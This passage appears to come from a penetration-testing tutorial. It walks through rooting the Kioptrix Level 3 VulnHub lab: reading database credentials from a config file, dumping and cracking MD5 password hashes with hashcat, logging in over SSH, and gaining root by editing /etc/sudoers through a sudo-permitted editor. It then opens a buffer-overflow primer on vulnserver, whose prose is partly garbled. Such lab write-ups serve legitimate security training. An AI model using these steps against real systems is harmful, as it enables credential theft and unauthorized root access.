-rw-r--r-- 1 loneferret loneferret 0 Apr 11 2011 .sudo_as_admin_successful
-rw-r--r-- 1 root      root      224 Apr 16 2011 CompanyPolicy README
-rwxrwxr-x 1 root      root      26275 Jan 12 2011 checksec.sh
cat CompanyPolicy README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing file
s.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
[0] 0:Exploit- 1:NC* "TheHackToday" 08:59 10-May-18
```

So, let's take a look at another user directory. Nothing is inside dreg directory.

There's another directory www let's find something there.

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
drwxr-xr-x 5 root      root      4096 Apr 16 2011 .
drwxr-xr-x 21 root     root      4096 Apr 11 2011 ..
drwxr-xr-x 2 dreg     dreg      4096 Apr 16 2011 dreg
drwxr-xr-x 3 loneferret loneferret 4096 Apr 17 2011 loneferret
drwxr-xr-x 3 root     root      4096 Apr 12 2011 www
cd www
ls -la
total 12
drwxr-xr-x 3 root root 4096 Apr 12 2011 .
drwxr-xr-x 5 root root 4096 Apr 16 2011 ..
drwxr-xr-x 8 root root 4096 Apr 15 2011 kioptrix3.com
cd kioptrix3.com
ls -la
total 92
drwxr-xr-x 8 root root 4096 Apr 15 2011 .
drwxr-xr-x 3 root root 4096 Apr 12 2011 ..
drwxrwxrwx 2 root root 4096 Apr 15 2011 cache
drwxrwxrwx 8 root root 4096 Apr 14 2011 core
drwxrwxrwx 8 root root 4096 Apr 14 2011 data
-rw-r--r-- 1 root root 23126 Jun  5 2009 favicon.ico
drwxr-xr-x 7 root root 4096 Apr 14 2011 gallery
-rw-r--r-- 1 root root 26430 Jan 21 2007 gnu-lgpl.txt
-rw-r--r-- 1 root root 399 Feb 23 2011 index.php
drwxrwxrwx 10 root root 4096 Apr 14 2011 modules
drwxrwxrwx 3 root root 4096 Apr 14 2011 style
-rw-r--r-- 1 root root 243 Aug  5 2010 update.php
[0] 0-Exploit- 1:NC* "TheHackToday" 09:04 10-May-18
```

There are some files inside /home/www directory we can find config settings since we have a login page there should be a database config somewhere.

```
#cd gallery  
#cat gconfig.php
```

You will find login details for a database gallery

Looking inside the file found by grep (gallery/gconfig.php) revealed the credentials of the root MySQL user:

```
$GLOBALS["gallarific_mysql_server"] = "localhost";  
$GLOBALS["gallarific_mysql_database"] = "gallery";  
$GLOBALS["gallarific_mysql_username"] = "root";  
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

With these credentials, I was able to login to MySQL and retrieve the hashes of two users (dreg and loneferret) which were reversible to their plain text counter parts (Mast3r and starwars):

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ mysql -u root -p  
mysql -u root -p  
Enter password: fuckeyou
```

Welcome to the MySQL monitor. Commands end with ; or \g.

```
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| information_schema |
| gallery        |
| mysql          |
+-----+
3 rows in set (0.00 sec)
```

```
mysql> use gallery;
use gallery;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_gallery |
+-----+
| dev_accounts      |
| gallarific_comments |
| gallarific_galleries |
| gallarific_photos   |
| gallarific_settings |
| gallarific_stats    |
| gallarific_users    |
+-----+
7 rows in set (0.00 sec)
```

```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+-----+-----+
| id | username | password           |
+----+-----+-----+
| 1  | dreg    | 0d3eccfb887aabd50f243b3f155c0f85 |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+-----+-----+
2 rows in set (0.00 sec)
```

```
mysql>
```

ALTERNATIVE TO GET THE HASHES IS THROUGH PHP MY ADMIN

We didn't have any ports open for mysql so i tested browsing <http://192.168.1.10/phpmyadmin> and found phpmyadmin installed and let's try to login now.



**Welcome to phpMyAdmin
2.11.3deb1ubuntu1.3**

Language ⓘ

Log in ⓘ

Username:

Password:

i Cookies must be enabled past this point.

It worked and we found a database “Gallery” which contains admin credentials

The screenshot shows the phpMyAdmin interface for the 'gallery' database. The 'gallarific_users' table is selected. The SQL query in the editor is:

```
SELECT *  
FROM `gallarific_users`  
LIMIT 0 , 30
```

The results table shows one row:

userid	username	password	usertype	firstname	lastname	email	datejoined	website	issuperuser	photo	joincode
1	admin	n0t71k4	superuser	Super	User		1302628616		1		

That didn't work.. so i had to check other tables and found some other users in dev_accounts table.

The screenshot shows the phpMyAdmin interface for the 'gallery' database. The 'dev_accounts' table is selected. The SQL query in the editor is:

```
SELECT *  
FROM `dev_accounts`  
LIMIT 0 , 30
```

The results table shows two rows:

id	username	password
1	dreg	0d3eccfb887aab50f243b3f155c0f85
2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

PASSWORD CRACKING

Now that we have the password hashes, we can try to crack them

```
dreg 0d3eccfb887aabd50f243b3f155c0f85  
loneferret 5badcaf789d3d1d09794d8f021f40f0e
```

The hashes were md5 we can identify using hash-identifier pre-installed tool in kali linux. And we can crack using offline and online crackers.

Create a txt file and paste the hashes in there

e.g., hash.txt

you can use hash-identifier to confirm the algorithm that was used to create them

Then crack them with the following command

```
#locate rockyou.txt  
  
/usr/share/wordlists/rockyou.txt  
  
#hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --force
```

```
dreg: Mast3r  
loneferret: starwars
```

If you notice these are users are ssh users and port 22 is already open so we can try to login.

The screenshot shows a terminal window titled "root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3". The terminal is running on a Linux system (Ubuntu Kioptrix3) and has a root shell. The user is attempting to ssh into another host at 192.168.1.10. The terminal displays the following text:

```
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# ssh dreg@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of known hosts.
dreg@192.168.1.10's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

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http://help.ubuntu.com/
dreg@Kioptrix3:~$
```

The terminal window has a blue header bar with the title and a green footer bar with the command history and timestamp ("TheHackToday" 18:30 13-May-18).

This was a success and we have nothing inside /home/dreg directory so we're gonna go check other user see if we can find something.

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
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```
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ ls
checksec.sh  CompanyPolicy.README
loneferret@Kioptrix3:~$ ls -la
total 64
drwxr-xr-x 3 loneferret loneferret 4096 2011-04-17 08:59 .
drwxr-xr-x 5 root      root      4096 2011-04-16 07:54 ..
-rw-r--r-- 1 loneferret users     13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret 220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret 2940 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root      root     26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root      root     224 2011-04-16 08:51 CompanyPolicy.README
-rw----- 1 root      root     15 2011-04-15 21:21 .nano_history
-rw-r--r-- 1 loneferret loneferret 586 2011-04-11 17:00 .profile
drwxr--r-- 2 loneferret loneferret 4096 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret    0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@Kioptrix3:~$
```

[0] 0:Exploit 1:NC- 2:python 3:sshd* "TheHackToday" 18:33 13-May-18

I suspected to get something out from checksec.sh but failed didn't work for me..

so i tested sudo -l and found there's two commands which can be run as sudo without password.



A screenshot of a terminal window titled "root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3". The window shows the command "sudo -l" being run, which outputs:

```
File Edit View Search Terminal Help
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

The terminal window has a blue border and a green status bar at the bottom. The status bar displays the session number [0], the current directory (0:Exploit), and the date/time ("TheHackToday" 18:47 13-May-18).

Let's try:

```
sudo /usr/local/bin/ht
```

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
File Edit Windows Help
[x] log window 00:13 14.05.2018
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults

1help 2 3open 4 5 6mode 7 8 9 0quit
[0] 0:Exploit 1:NC 2:python- 4:SSH* "TheHackToday" 19:14 13-May-18
```

From here, we follow the instructions to open the /etc/sudoer file to make modification so we can run other programs as sudo * Press F3 to open file

Add the following line in the privilege specification (reference as above)

> /bin/bash

* Press F2 to save

Now run the following to gain root access.

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
File Edit Windows Help Texteditor
[x] /etc/sudoers 00:16 14.05.2018
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
1 help   2 save  3 open   4      5 goto   6 mode   7 search  8      9      0 quit
[0] 0:Exploit 1:NC  2:python 4:SSH* "TheHackToday" 19:17 13-May-18
```

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# ssh loneferret@192.168.1.10
loneferret@192.168.1.10's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

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http://help.ubuntu.com/
Last login: Mon May 14 00:11:20 2018 from 192.168.1.9
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# █
[0] 0:Exploit 1:NC  2:python 3:SSH2* 4:SSH* "TheHackToday" 19:19 13-May-18
```

BUFFER OVERFLOW ATTACKS / EXPLOITATION

Buffer Overflow Introduction

A **buffer** is a temporary area for information storage. At the point when more information gets put by a program or framework process, the additional information floods. It makes a portion of that information leak out into different buffers, which can degenerate or overwrite whatever information they were holding. In a buffer overflow assault, the additional information occasionally contains explicit guidelines for activities proposed by a hacker or malevolent user; for instance, the data could trigger a reaction that harms documents, changes information, or uncovers private data.

Buffer overflow is most likely the best-known type of software security vulnerability. Most programming designers realize what buffer overflow vulnerability is, yet buffer overflow assaults against both inheritance and recently created applications are still ubiquitous. Some portion of the issue is because of the wide assortment of ways buffer overflows can happen, and part is because of the error-prone techniques frequently used to prevent them. Buffer overflows are challenging to find, and notwithstanding, when you detect one, it is generally hard to exploit. Nevertheless, aggressors have figured out how to recognize buffer overflows in a staggering array of products and components.


Understanding the Memory

To completely understand how buffer overflow assaults work, we have to comprehend how the information memory organized inside a process. At the point when a program runs, it needs memory space to store information. Assuming that the host framework utilizes a virtual memory component, a process virtual address space divides into at least three memory sections.

1. The “Text” section, which is a read-only part of memory, used to keep up the code of the program at run time.

2. The “Data” section, which is a different location of memory where a process can additionally write information. If the information access to this area, the data section will be put on an alternate memory page than the text section.

3. Lastly, the “Stack” section, which is a part of memory imparted to the operating frameworks. It is utilized for storing local variables defined inside functions or information related to system calls.




Making apart the initial two memory sections, we will discuss the stack because it is the place a buffer overflow occurs. As referenced previously, the piece of memory named “Stack” is where a program can store its arguments, its local variable, and some information to control the program execution stream. In the PC architecture, each data stored into the stack adjusted to a multiple of four bytes long. On Intel 32 bit architecture, four bytes long information is called “double word” or “dword.” The stack on Linux operating framework starts at the high-memory address and develops to the low-memory address. Additionally, the memory on the Intel x86 follows the little-endian convention, so the least significant byte value is stored at the low-memory address, the other bytes follow in increasing order of significance. We can say that the memory is composed of low-memory address to high-memory address. The “Stack” purported as a result of its stockpiling strategy named Last in First out (L.I.F.O). It implies that the last

“dword” put away in memory will be the first retrieved. The activities allowed in the stack are PUSH and POP. PUSH is utilized to embed a “dword” of information into the “Stack,” and POP retrieves the last “dword” by the “Stack.” A caller function uses the “Stack” to pass a parameter for a called function. For each function call, a “Stack” frame is enacted to incorporate the following:


1. The function parameters.
2. The return address — that is useful to store the memory address of the next instruction, called after the function returns.
3. The frame pointer — that is utilized to get a reference to the present “Stack” frame and grant them entrance to local variable and function parameters.
4. And the local variables of a function.

In the x86 Bit architecture, at least three process registries became possibly the most crucial factor with the “Stack”; those are “EIP,” “EBP,” and “ESP.” “EIP” stands for Extended Instruction Pointer, it is a read-only register, and it contains the location of the following instruction to read on the program. It points consistently to the “Program Code” memory portion. “EBP” stands for Extended Base Stack Pointer, and its motivation is to point to the base location of the “Stack.” And “ESP” stands for Extended Stack Pointer; this register intends to tell you where on the “Stack” you are. It implies that the “ESP” consistently marks the highest point of the “Stack.”


“EBP” is significant because it gives a stay point in memory, and we can have many things referenced to that worth. When the function is called inside a program, and we have a few parameters to send to it, the positions in memory are referenced continuously by “EBP” just as the local variables, as shown in the image below.



We know that the memory composes from low-memory address to high-memory address. Let's say that we send a string formed by 12 "A" characters. The memory will look like the following figure:



When analyzing this image we see that “PARAM1” point to the location where the information saved in the “Stack,” and as we probably aware “ESP” focuses to the top to the stack so the string is duplicated from “ADDR1” 4 bytes one after another to higher memory, and this happens because it is the best way to stay inside the “Stack.” On the off chance that the function does not control the length of the buffer before composing the information on the “Stack,” and we send a large number of “A” characters, we could end up with a case like in the image below.




On the off chance that the “EIP” register is overwritten by the “A” characters, at that point, you modified the address to return for the execution of the following instruction. When the “EIP” is overwritten with “noise,” you will have an exemption raised, and the program will stop.


EXPLOITING THE BUFFER OVERFLOW

In this tutorial, we will be targeting vulnerable software called “vulnserver.” It is a Windows-based threaded TCP server application designed for exploitation purposes. This product is intended for the most part as a tool for learning how to discover and use buffer overflow bugs. Each of the flaws it contains is inconspicuously unique concerning the others, requiring somewhat different methods to deal with when writing the exploit. To download this software, visit the following web page: “<http://www.thegreycorner.com/2010/12/introducing-vulnserver.html>“ or <http://thegreycorner.com/vulnserver.html>.

Locate the “vulnserver.exe” executable and run it as administrator.



